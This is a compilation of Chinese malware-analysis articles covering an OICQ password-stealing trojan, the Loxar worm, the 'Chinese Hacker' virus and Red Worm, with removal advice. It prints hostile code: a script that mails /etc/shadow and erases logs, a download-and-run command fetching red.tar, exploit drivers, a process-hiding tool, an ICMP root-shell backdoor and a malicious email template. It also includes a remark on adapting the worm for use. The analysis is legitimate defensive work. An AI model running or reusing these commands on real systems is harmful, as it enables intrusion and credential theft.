木马是通过使用Windows的API函数SetWindowsHookExA来建立对键盘的拦截，下面是建立钩子的部分代码：

```
:100014C0 mov eax, dword ptr [1000F008]
:100014C5 test eax, eax
:100014C7 jne 100014F6 ;如果已经建立钩子则转
:100014C9 mov eax, dword ptr [1000F004]
:100014CE test eax, eax
:100014D0 je 100014F6
:100014D2 push 00000000;设置为KeyBoard Hook
:100014D4 push eax
:100014D5 push 10001050 ;此地址为回调函数的
地址
:100014DA push 00000004
:100014DC call USER32.SetWindowsHookExA ;对键
盘响应建立钩子，拦截键盘响应
:100014E2 test eax, eax
:100014E4 mov dword ptr [1000F000], eax
:100014E9 je 100014F6 ;建立失败则转
:100014EB mov eax, 00000001
:100014F0 mov dword ptr [1000F008], eax ;建立成
功标志保存在1000F008处
:100014F5 ret
:100014F6 xor eax, eax
:100014F8 ret
```

当键盘有动作时候，木马便拦截此操作。木马是通过获得当前标题名称、类名来判断是否是OICQ的登录窗口的，它使用了GetWindow（）、GetWindowTextA（）和GetClassNameA（）等API进行判断，其过程是先得到窗口的句柄（使用GetWindow（）函数），通过句柄得到窗口的标题，然后对控件类型并进行一一判断（还是比较小心的哦），在确定是OICQ登录窗口后，就开始截获OICQ号码和密码。

（1）判断窗口部分：

木马将会判断窗口标题是否为“QQ用户登录”或“OICQ 用户登录”：

```
*Possible StringData Ref from Data Obj ->"QQ"  |
:100010E7 BE8CA00010      mov esi, 1000A08C;
"QQ 用户登录"字符串
:100010EC 8D442468            lea eax, dword ptr
[esp+68];
获得的窗口标题
* Referenced by a (U)nconditional or (C)onditional
Jump
at Address:
|:10001112(C)
|
```

```
:100010F0 8A10        mov dl, byte ptr [eax]
:100010F2 8A1E        mov bl, byte ptr [esi]
:100010F4 8ACA        mov cl, dl
:100010F6 3AD3        cmp dl, bl; 第一字节进行比较
:100010F8 751E        jne 10001118
:100010FA 84C9        test cl, cl
:100010FC 7416        je 10001114; 不是，转
:100010FE 8A5001      mov dl, byte ptr [eax+01]
:10001101 8A5E01      mov bl, byte ptr [esi+01]
:10001104 8ACA        mov cl, dl
:10001106 3AD3        cmp dl, bl; 第二字节进行比较
:10001108 750E        jne 10001118; 不是，转
:1000110A 83C002      add eax, 00000002
:1000110D 83C602      add esi, 00000002
:10001110 84C9        test cl, cl
:10001112 75DC        jne 100010F0; 是，继续比较
```

对控件类名进行比较，用 API 函数 GetClassNameA () 获得类名进行判断，代码类似于以上代码。

当判断确定为 OICQ 登录窗口时它就开始窃取这个动作了：

（2）获得 OICQ 号码后的判断部分：

```
:10001275 call USER32.GetWindowTextA
:1000127B cmp byte ptr [esp+00000130], 30
:10001283 jl 100012BF ;小于 (不是OICQ 号码) 0转
:10001285 cmp byte ptr [esp+00000131], 39
:1000128D jg 100012BF ;大于 (不是OICQ 号码) 9转
木马用同样用 GetWindowTextA () 得到密码。
```

（3）得到 OICQ 号码和密码的处理

```
:100012E9 push edx
:100012EA push eax
:100012EB call IMEKERNEL32.AppendOicqToFile; 写入文件注：a、文件写入之前会把drocerr.sys和drocerrbk.sys这两个文件的属性改为一般属性，以便进行读写。b、在文件操作结束以后，drocerrbk.sys会被删除。
```

4. 清除方法

Widnows 9x/Me ：请删除注册表\HKEY_LOCAL_ MACHINE\Softwoar\Microsoft\ Windows\ CurrentVersion\Run中的IMEKernel32的键，重新启动系统（否则无法进行下一步操作），删除 Windows\system 目录中的 kernelsys32.exe、imekernel32.sys、droccer.sys和droccerbk.sys（如果有的话），删除文件时注意要修改文件属性。

Widnows NT/2000/XP：请删除注册表\HKEY_ LOCAL_ MACHINE\Softwoar\Microsoft \Windows\ CurrentVersion\Run 中的 IMEKernel32 的键，用任务管理器把kernelsys32.exe进程杀掉，然后删除文件，目录是 Winnt\ system32。

大家应该尽快把IE升级到最新版本，因为它已经修补了MIME头漏洞，这样就能有效预防这一类病毒了。

现在已经有反病毒厂商对此木马有了全面的杀除程序，请大家及时到网上下载，以确保数据/隐私的安全。

由于本人水平有限，分析难免有不正确和不全面的地方，不对的地方请指出。

“Loxar”终止反病毒及防火墙进程

病毒名称：W32.HLLW.Loxar

病毒危害：试图终止许多反病毒及防火墙程序的进程。

技术特征：该蠕虫通过KaZaA P2P网络传播，以Delphi语言编写，经tElock压缩。它会以自带的随机文件名将自己复制到所有磁盘的根目录及KaZaA共享文件夹内。12月13日，它会自动打开记事本并在当前窗口显示信息。初次运行后，蠕虫会尝试终止一些进程，并且将自己复制到C至Z盘的根目录下，然后在注册表HKEY_LOCAL_ MACHINESOFTWARE MicrosoftWindows CurrentVersionRun中创建xerox键，并将键值设成指向C盘的病毒副本。

另外，蠕虫还会建HKEY_LOCAL_ MACHINESOFTWARXerox，并设置Xeroxlocation键，其值指向病毒初次运行的位置。

揭开"中国黑客"的神秘面纱

文／无花果

"中国黑客"病毒暂时只能利用IE FRAME漏洞进行传染，病毒会在共享目录与局域网可写空间里生成大量的EML文件，以加速传染速度与扩大传染范围。"中国黑客"利用了比较深入的系统级编程，独创"三线程"监视结构，在Windows Nt/XP/2K系统，利用大家熟悉的远程线程来做到进程守护，而在9x系统下，病毒奇迹般地注射了一个"远程"线程，而且运行级别相当高，同样巧妙地做到了进程守护。病毒也守护注册表，避免自己被从注册表删除，这也是病毒史上第一个保护病毒注册表键值不被修改的病毒。"中国黑客"能通过QQ消息发送窗口添加政治言论，让人不胜其烦，而且病毒体内隐藏了大量的未打开的接口，包括传染可执行的PE文件（注：PE文件是Window32位可执行文件的一种常用格式）接口、变形代码接口。病毒大量使用了反跟踪与静态分析等手段阻止人为分析，但是笔者利用反汇编详细分析了"中国黑客"病毒代码，剖析出了整个病毒的运行原理，现公布给各位病毒安全界的爱好者，希望能对中国的信息安全做出点贡献。

一、病毒的引导部分

病毒首先设置一个SEH(程序结构化异常处理)在Widnows 9x与Win2k/XP/NT中通用的意外忽略函数。如果前期病毒初始化失败或者遇到不可控错误，则病毒会去执行事先设置好了的返回地址，这里恰恰是被感染文件的入口地址。然后病毒在内存中搜索KERNEL32.DLL模块句柄，PeLoader加载程序会在堆栈中留下返回地址，这个地址存在于KERNEL32.DLL模块中，病毒通过这个地址向前搜索KERNEL32.DLL的PE文件头。找到PE头以后，病毒就在该PE文件中的引出函数列表按函数名字搜索GetProcAddress函数的地址，通过颇为复杂的地址转换最终得到了该函数的地址。现在，病毒有了KERNEL32的模块句柄与GetProcAddress函数的地址，病毒开始定位自己所需要的其他模块与函数的地址，并把这些函数地址存放在堆栈中备用。病毒共引用了55个Windows API，它们分别是来自KERNEl32、USER32、ADVAPI32、MPR、WSOCK32。引用ADVAPI32是为操作注册表、锁定注册表；MPR提供了局域网函数，病毒用以枚举网络共享资源；WSOCK32病毒用来建立TCP连接，病毒构建自己的SMTP引擎，发带毒邮件。这段定位Windows API的程序片段适用与Widnows 9x/me/nt/2k/xp系统。由此可见，病毒作者对Windows PE文件格式了如指掌，对不同Windows系统加载程序PeLoader也有研究。接下来病毒创建一个名字为"ChineseHacker"的互斥体（Mutex），紧接着使用GetLastError()得到互斥体的状态，如果互斥体已经存在，则病毒会执行一条INT3（机器码0cch）断点中断，引发程序异常。正如前面我提到的，病毒此时就利用SEH去执行原来设置好了的程序终止自己第二份COPY运行。如果此时你用低级别的调试器跟踪病毒运行，你便看不到病毒真正的用意。调试器可能忽略INT3而去执行接下来的指令，而病毒在这个位置刚好放置了一条使病毒产生乱码的指令代码JMP(机器码0e9h)。病毒曾多次使用这种反动态跟踪与对抗静态反汇编的手法，给反病毒分析员带来了诸多麻烦。如果病毒发现自己未曾在系统中运行过，则病毒会试图通过WinExec()再次启动自身一次。这个功能是为病毒传染PE文件预留接口的一部分，它的作用是让病毒宿主程序能有机会得到执行。

二、病毒创建注册表守护线程

由此，病毒进入第二个阶段。重置SEH意外忽略处理程序，把自己体内被简单压缩过的一个Windows PE程序解压缩并拷贝到系统目录下，取名为RUNOUCE.EXE，企图与Windows系统目录下本来存在的文件RUNONCE.EXE鱼目混珠；然后调用病毒传染模块接口传染该PE程序，将文件属性置为只读＋隐藏＋系统，进一步保护自己不被发现、修改、删除，而且保持病毒副本一直被独占打开，即使你强行删除病毒文件也很困难，病毒作者用心良苦。接下来，病毒将此病毒副本登记到注册表（SOFT WARE\Microsoft \

Windows\CurrentVersion\Run)，Runonc键值中，保证自己开机便能自动运行。同时创建注册表守护线程，病毒利用Windows API RegNotifyChangeKeyValue()来监视注册表是否被修改，一旦发现有改动操作，病毒就会恢复它自己的键值，确保自己在系统重起后的控制权。所以，要删除该键值就必须杀掉病毒进程。

三、病毒创建进程守护线程

Windows NT/2000/XP提供了创建远程线程函数Create Remote Thread，原先这一技术被大量的用在了木马、黑客程序上。“中国黑客”病毒用FindWindow随机取得一个窗口句柄，通过GetWinThreadProcId取得窗口拥有者的进程ID，一般来说取得的往往是桌面程序Explorer进程ID，用OpenProcess打开该进程，再利用irtualAllocEx，Write Process Memory，将病毒需要的代码和数据复制到远程地址空间，创建远程守护线程。远线程被启动，它将接受病毒进程ID，并反向打开病毒进程，等待病毒进程(Wait For Single Objec)，如果一旦等待结束，则远程病毒线程认为病毒进程已被杀死，重起病毒进程。这样病毒进程与病毒创建的远程一定程度上形成互锁机制。使用普通的进程管理程序便无法彻底杀死病毒进程。在Windows 9x/Me下，病毒首先将自己注册成服务，以初步保护自己，使用户按下Ctrl+Alt+Del键无法看到病毒进程。系统并没有提供创建远程线程系列函数，但是“中国黑客”病毒仍然实现了创建“远程线程”。笔者仔细分析后，发现病毒包含了一个独具特点的创新。

Widnows 9x/Me系统KERNEL32.DLL包含一个未公开的函数CreateKernelThread，我翻遍了几乎所有的资料，网上查询，也没有发现这个函数的使用信息，可见病毒作者势必对KERNEL32非常的了解，从病毒中得知：

```
HANDLE CreateKernelThead(
LPSECURITY_ATTRIBUTES lpThreadAttributes, // pointer to thread security attributes
DWORD dwStackSize, // initial thread stack size, in bytes
LPTHREAD_START_ROUTINE lpStartAddress, // pointer to thread function
LPVOID lpParameter, // argument for new thread
DWORD dwCreationFlags, // creation flags
LPDWORD lpThreadId // pointer to returned thread identifier
);
```

基本上与CreateThread函数一样，不同的是，lpStartAddress必须是属于KERNEL32.DLL地址空间的指针。为了能在KERNEL32.DLL进程中创建一个远程线程，病毒进入了Ring0环，与CIH病毒进入Ring0环一样，病毒利用Widnows 9x的IDT漏洞，获得Ring0权限，进入Ring0后，病毒就对KERNEL32.DLL进程空间有无限的读写权限，此时。病毒就可以把病毒远程线程的代码与数据复制到KERNEL32地址空间中，在Windows98中，笔者发现病毒把远程线程与数据复制到了0BFF70400h处，从病毒代码中分析得到，这个位置等与KERNEL32.DLL的模块句柄+KERNEL32.DLL的PE文件头尺寸。Windows 98下，KERNEL32.DLL的ImageBase=0bff70000h，PE文件头大小(HeaderSizes)正好是400h。病毒在Widnows 9x/me下创建的内核远程线程的运行原理与病毒在Windows 2000/XP/NT环境中创建的远程线程一样。

四、“中国黑客”病毒传染部分

当病毒完成了守护线程的创建后，病毒利用又利用INT 3+SEH转到传染部分执行。共有4个步骤：

（1）搜索本地磁盘EXE，SRC文件，调用病毒传染模块。可喜的是，病毒作者并没有完全打开这个传染模块，病毒从逻辑磁盘C开始搜索，如果找到一个目录，则病毒睡眠0.01秒，以消除CPU占有异常；如果找到的是文件，则病毒调用传染块，病毒判断文件扩展名是否是EXE、SRC，如果是就继续操作，去掉文件只读、系统、隐藏等属性，尝试打开文件；如果成功，病毒应该调用传染模块，在这里病毒作者关闭了此项功能；病毒接下来只简单地恢复了文件的访问时间与文件原始属性，然后便继续遍列磁盘文件。用户此时会明显感觉硬盘狂转。

（2）搜索局域网文件并调用未打开的传染模块。与FunLove病毒一样，病毒会尝试传染局域网可写EXE、SRC文件。

（3）病毒搜索本地WAB、ADC、*R.DB文件，WAB是Windows地址簿文件，MS OutLook

将你的好友EMail就放在其中，并以UNICODE编码的形式存放。文件启始+60h（DWORD）=UNICODE E-mail串在WAB文件中的位置偏移，文件启始+64h（DWORD)=WAB文件中邮件个数。每条E-mail记录为44h字节大小，病毒连续读出每个邮件地址记录，通过Wide Char To Multi Byte将UNICODE邮件地址字符串转化为ANSI邮件字符串，然后利用病毒自带的SMTP引擎，向你的好友发病毒邮件；ADC文件是FoxMail的Email地址簿文件，邮件地址字符串按明文存放，所以病毒可以轻易的获取E-mail列表。*R.DB笔者分析病毒主要是针对QQ USER.DB文件设计的，病毒体内包含一个E-mail地址字符串搜索的模糊匹配查找程序段，它可以搜索任意文件中包含的E-mail地址，于是病毒便可以借QQ用户数据记录的好友E-mail信息扩散病毒。

（4）病毒搜索局域网WAB、ADC、*R.DB文件，调用SMTP引擎；搜索共享目录，病毒会在可写的每个共享目录内产生一个“计算机名字”.eml。使共享目录成为病毒发送的基地。

五、“中国黑客”病毒的SMTP引擎

病毒通过E-mail传染，仍然利用与求职信病毒相同的“IFRAME”附件自动执行漏洞。这是从病毒体内反汇编出来的邮件头：

```
db 'HELO btamail.net.cn',0dh,0ah
db 'MAIL FROM: iloveyou@btamail.net.cn',0dh,0ah
db 'RCPT TO: %s',0dh,0ah
db 'DATA',0dh,0ah
db 'FROM: %s@hotmail.com',0dh,0ah
db 'TO: %s',0dh,0ah
db 'SUBJECT: Hi,i am %s',0dh,0ah
db 'MIME-Version: 1.0',0dh,0ah
db 'Content-type: multipart/mixed; boundary="#BOUNDARY#"',0dh,0ah
db 0dh,0ah
db '--#BOUNDARY#',0dh,0ah
db 'Content-Type: text/html',0dh,0ah
db 'Content-Transfer-Encoding: quoted-printable',0dh,0ah
db 0dh,0ah
db '<html><HEAD></HEAD><body bgColor=3D#ffffff><iframe src=3Dcid:THE-CID height=3D0 width=3D0></iframe></body></html>',0dh,0ah
db 0dh,0ah
db '--#BOUNDARY#',0dh,0ah
db 'MIME-Version: 1.0',0dh,0ah
db 'Content-Type: audio/x-wav; name="p.exe"',0dh,0ah
db 'Content-Transfer-Encoding: base64',0dh,0ah
db 'Content-id: THE-CID',0dh,0ah,0dh,0ah,0
```

病毒利用btamail.net.cn(北京信息港)无须认证的免费邮件系统乱发邮件，邮件标题是：Hi,I am [发送者的计算机名字]，诱惑力极大，这使得未打该漏洞补丁的用户极易中招。病毒把自身转换成BASE64编码附在病毒邮件头的后面。

六、病毒发作

“中国黑客”病毒在完成了搜索本地资源与网络资源后，睡眠5小时，然后启动QQ消息篡改线程，企图利用QQ发表政治言论。这个线程每0.5秒钟查找QQ消息发送窗口一次，无论发送完成与否，病毒主线程会在10分钟后自动结束该发作线程，然后从复搜索本地与网络资源，继续扩散病毒。

七、“中国黑客”鲜为人知的变形代码接口

笔者在对“中国黑客”做详细的反汇编代码分析后，发现在病毒入口处预留了一个隐秘的变形代码接口。病毒体的结尾提供了变形代码的支持子程序，经过深入分析，发现有如下特点：像DOS下“幽灵”病毒一样随机从EAX,EBX,ECX,EDX中选择寄存器使用，而且不同寄存器对应着不同的2种算法。也就是说，病毒可以达到随机选择寄存器和算法。所以完成同一目的的操作码、操作数、指令条数都是随机的。

八、总结

传统的病毒防火墙是无法阻止病毒传染的，目前有些病毒防火墙都利用文件系统过滤驱动程序对底层的文件访问事件的捕捉，然后回传到Ring3层杀毒引擎对文件进行病毒检查，它们并不能及时阻止病毒程序的运行。“中国黑客”病毒一旦运行后，由于病毒独特的“三线程”保护结构，使得病毒防火墙的内存监控程序即使发现病毒查杀也比较困难，最后只能依赖于专杀工具，或者修改防火墙核心程序。由于Widnows 9x系统下存在文件系统不可从入性的系统体系问题，在内核阻断文件操作无法通知到Ring3应用程序，尽管Windows 2000/NT/XP以后这种回调得到了系统支持，但是病毒防火墙设计者们或者出于兼容的原因选择了“异步文件”访问通知，而错过了查杀病毒的最好时机。

Red Worm 简单分析

文 /bytes

虽然“自由Linux”曾风风火火地与微软的Windows争夺天下，有着不俗的表现，但是它“红旗飘飘”仍没有挡住病毒的侵扰。这不，针对Linux的病毒也来凑热闹了。

Red　Worm是一个比较有名的Linux平台的蠕虫。国内很多人喜欢用它收集肉鸡。该蠕虫通过利用Red Hat Linux6.x bind溢出，Red Hat Linux 6.x的RPC.statd溢出漏洞，Linux wuftp-2.6.0的溢出漏洞，Red Hat Linux 7.0的LPRNG的格式化字符串漏洞进行传播。我研究这个Worm比较久了，一直没有写出结果来，这几天闲着，就此蠕虫分析一下。

Red Worm主要包括网络扫描、后门以及控制部分。

首先获取red.tar包，tar -xvf解开，一共有如下几个文件：

```
.backdoor
.statdx
.bind
0anacron
icmp.c
mail2.sh
pscan-lprng
start-bind
statdx
bind
lpd
ps
pscan-statdx
start-lprng
statdxscan
bindscan
lpd7.sh
ps.c
randb
start-statd
wuftpd26
getip
lpdscan
pscan-bind
scan.pl
start-wu26
wuftpd26scan
icmp
mail.sh
pscan-ftpd
start
start.sh
wuscan
```

下面我们分开讲。首先，看看启动脚本start.sh，这个脚本是使用shell写的(我们截取主要的讲)。

```
#!/bin/sh
.........
echo >/var/log/messages #清除日志
.........
cc -o icmp icmp.c 1>>/dev/null 2>>/dev/null 3>>/dev/null
cc -o ps ps.c;cp /bin/ps /usr/bin/adore;cp ps /bin;touch -r
/usr/bin/adore /bin/ps #以上编译相关的部件,其中icmp是后门程序,ps则是隐藏进程的进程.他把编译后的fake ps程序替换原来的/bin/ps ,原来的ps被复制到/usr/bin下面并且改名为adore.
..........................
cp /sbin/klogd /usr/lib/klogd.o;cp icmp /sbin/klogd #用后门程序替换klogd。
.........................................
cp /etc/cron.daily/0anacron 0anacron-bak >>/dev/null 2>>/dev/null;
cp 0anacron /etc/cron.daily #这里也是替代一些配置文件。
..................................................

echo ftp >>/etc/ftpusers;echo anonymous >>/etc/ftpusers;#激活ftp服务器
的匿名账号。
```

```
..............................................
echo /****************************HOST
IP*****************************/ >
mail.txt
ifconfig >>mail.txt
echo /***********PS*****************/ >>
mail.txt
adore -aux >>mail.txt
echo /****************************HIS-
TORY**************************/ >>
mail.txt
cat /root/.bash_history >>mail.txt
echo /***********HOSTS****************/ >>
mail.txt
cat /etc/hosts >>mail.txt
echo /***********PASSWD**************/ >>
mail.txt
cat /etc/shadow >>mail.txt
mail.sh
echo >/var/log/maillog
echo >/var/log/messages
rm -rf go* mail.txt
./start
```

上面这里才是最黑的，它把一些系统敏感信息通过E-mail发送出去，包括shadow，hosts等，并且清除了日志。蠕虫的start.sh中大概为了确保发送的文件能够顺利被收到，所以连续发送两次。

最后运行了start程序，我们先看看内容(经检查是一个shell脚本)，其中包含了：

```
nohup ./start-bind >>/dev/null &
nohup ./start-statd >>/dev/null &
nohup ./start-lprng >>/dev/null &
```

熟悉Linux系统的朋友一定发现了，这个就是启动了某个进程，而且用nohup确保安装账号断开，扫描进程也能继续执行。挑一个看看，把start-bind文件打开。发现也是一个shell脚本，内容如下：

```
#!/bin/sh
while true
do
  CLASSB='./randb'
  rm -rf bindname.log
  ./pscan-bind $CLASSB 53 >>/dev/null
  ./bindscan >>/dev/null
done
```

看到了$CLASSB变量了吗，加上后面的53(port)?看这个变量的名称，以及pscan-bind的文件名基本可以确定，这是一个扫描程序。

```
[Bytes@Linuxstation lib]# ./pscan-bind
Usage: ./pscan-bind <b-block> <port> [c-block]
```

果然不出所料，这个就是用来搜索网络上存在bind溢出漏洞的服务器的。这个扫描器可以扫描一个B类地址或者一个C类地址，蠕虫的作者选择了扫描B类，因为这样一次可以扫出更多有漏洞的服务器(为什么不直接扫A类?怕虫虫爬的太累?)。经过检查其余的start-*也大同小异，都是负责控制搜索相对应漏洞的扫描器的。

那么randb程序呢?

```
[Bytes@Linuxstation lib]#./randb
17.118
```

是什么东西?原来是随机生成一个B类地址(原来就是他提供的替罪羊)。那scan.pl是什么东西呢?还有最开头的隐藏文件，就是前面有"."的。经过检查，scan.pl是用于从扫描生成的报告文件中分离出IP，而那些隐藏文件就是控制exploit的，也就是从ip lists中读取IP，然后用exploit攻击。我们可以随便看一个.statdx文件内容：

```
ip="$1"
./statdx -d 0 $ip <.backdoor 1>>/dev/null 2>>/
dev/null 3>>/dev/null 4>>
/dev/null 5>>/dev/null &
sleep 60
killall -9 statdx 1>>/dev/null 2>>/dev/null 3>>/
dev/null
exit 1

./statdx -d 参数就是该exploit用以选择目标服务器版本的。后面的.backdoor是啥?打开看看：
TERM="Linux"
export PATH="/sbin:/usr/sbin:/bin:/usr/bin:/usr/
local/bin"
lynx -dump http://ip/red.tar >/usr/lib/red.tar
[ -f /usr/lib/red.tar ] || exit 0
cd /usr/lib;tar -xvf red.tar;rm -rf red.tar;cd lib;./
start.sh
```

这是溢出成功后在新感染主机上执行的命令。

./statdx -d 0 $ip <.backdoor 就是导出.backdoor 中的指令，等待溢出成功后就执行.Red Worm。和许多Linux下面的Worm类似，采用lynx下载它的副本。至于statdx bind lpd这几个文件就是exploit。而lpd7.sh呢?

```
#!/bin/sh
#redhat7-lpd
#
if [ "$1" = "" ]; then
  echo "Usage: lpd7 <remote-host> "
  exit
fi
./lpd $1 -t 0 -r 0xbffff3dc
./lpd $1 -t 0 -r 0xbffff128
./lpd $1 -t 0 -r 0xbffff148
./lpd $1 -t 0 -r 0xbffff3c8
./lpd $1 -t 0 -r 0xbffff488
./lpd $1 -t 0 -r 0xbffff3e8
./lpd $1 -t 0 -r 0xbffff3d8
./lpd $1 brute -t 0
```

显然，它是控制针对Redhat Linux 7.0 LPRNG的exploit的。它提供了一些ret地址(提高成功率,快copy)。这个蠕虫包有E-mail通知功能，这一功能通过mail.shmail2.sh配置,可以配置接收的E-mail地址。getip这个程序是一个shell脚本,经过检查,是用来获取localhost IP的。至于ps,icmp程序,作者提供了源码,先看看ps.c部分源码:

```
#define PR "adore" /* Name of hidden ps */
#define PS "/usr/bin/adore" /* full path */
#define ERR "/tmp/.problem" /* error handling */
#define TMP "/tmp/.tmp" /* temporary file */
#define nr 24 /* no. lines in lns */
#define OFFSET 100 /* for a safer world */

char *lns[nr] = { /* fill in what you'd= */
"/bin/sh -i", /* like to be removed */
"xargs",
"bla",
"cat",
"./pscan",
"tail",
"sh ./",
"./bind",
"xargs -1 -P",
"sh -c",
```

可以看出这个程序先将真正的ps程序输出结果写入一个文件,然后过滤lns数组中的进程名,再把过滤后的结果打印在屏幕上，这样起到了隐藏进程的目的(有的 Worm 还会使用 LKM 技术,截获系统调用)。

icmp.c部分源码如下:

```
#define SIZEPACK 77
#define PORT 65535
```

这就是很有名的ping backdoor,它接收一个指定大小的ICMP报文,再绑定一个root shell 到65535,这里默认是接收大小为77的包，就是你在Windows下面执行ping -l 77 ip ,然后就可以连接。

最后讲名称比较古怪的0anacron。它的作用就是等Worm的扫描结束以后终止一些进程,并且恢复被修改的系统。怪不得ICMP要替代klogd，原来会失去fake ps的保护啊。不过这个Worm比较高明,它不是像有些Worm,比如lion,一进去就扫个没完，使系统越来越慢，Red Worm这样就使管理员比较难发现被入侵过了。不过这个Worm还是有一些破绽，比如它扫描的时候执行netstat -an就可以发现它，还有修改文件的一些方式也可以被当作是它的特征来辨识,类似:cp/etc/cron.daily/0anacron 0anacron-bak在启动脚本中的这句等。

不过这个Worm还算是比较不错的。如果你要使用它，至少需要修改mail2.sh，mail.sh，.backdoor这几个文件，而且由于大部分负责流程控制的程序使用shell编写，所以你很容易给它扩展功能。

最后附一个检查清除的脚本。

附录:解决方案:

```
#!/bin/bash
echo " Clean Red Worm Shell Scripts";
echo " Written By Bytes  2002-07-28";
echo " E-mail:bytes2000@163.com";
echo " HomePage:http://ubytes.yeah.net";
echo " Start to check........";
echo "Now checking 0anacron .....";
echo
echo
if [-f /etc/cron.daily/0anacron-bak];then
echo "Found Red Worm ! File: 0anacron had changed !;
mv   /etc/cron.daily/0anacron-bak/
```

DESKTOP.INI和*.HTT文件的用途及对网络安全的危害

文／刘萱

最近，网上的一些论坛经常讨论VBS.KJ病毒，VBS.KJ是一个感染HTML/HTM、JSP、VBS、PHP、ASP的脚本类病毒。和欢乐时光“VBS.HappyTime”一样，该病毒采用VBScript语言编写，在互联网上通过电子邮件进行传播，也可以通过文件感染；感染后的机器系统资源被大量消耗，速度变慢；利用Windows系统的“资源管理器”进行寄生与感染。在每个检查到的文件夹下生成desktop.ini和folder.htt文件(这两个文件控制了文件夹在资源管理器中的显示视力)。而这两个文件是干什么的呢？到底怎么利用呢？对我们的网络安全有什么危害吗？以下我们要做详细的研究。

注意：本文重点是讨论和研究文件的作用以及危害，请不要在未经允许的机器上演示，一切后果与作者无关！

细心的读者能发现，在我们以Web页的方式(系统默认的是以Web页方式）打开Windows目录时，系统有“该文件夹中包含系统正常运行所需的文件，没有必要修改其中的内容……”的警




图1

告提示如图1，但我们在Windows 98以前打开别的目录的时候，却没有什么现象如图2，这是为什么呢？这就是DESKTOP.INI+FOLDER.HTT共同作用的结果。从微软的MSDN上得知，它是利用一种Microsoft's Active Desktop?技术如图3，这种技术可以个性化你的文件夹。个性化目录的参数是记录在DESKTOP.INI文件中，而FOLDER.HTT则是当你打开目录时要运行的超文本文件，

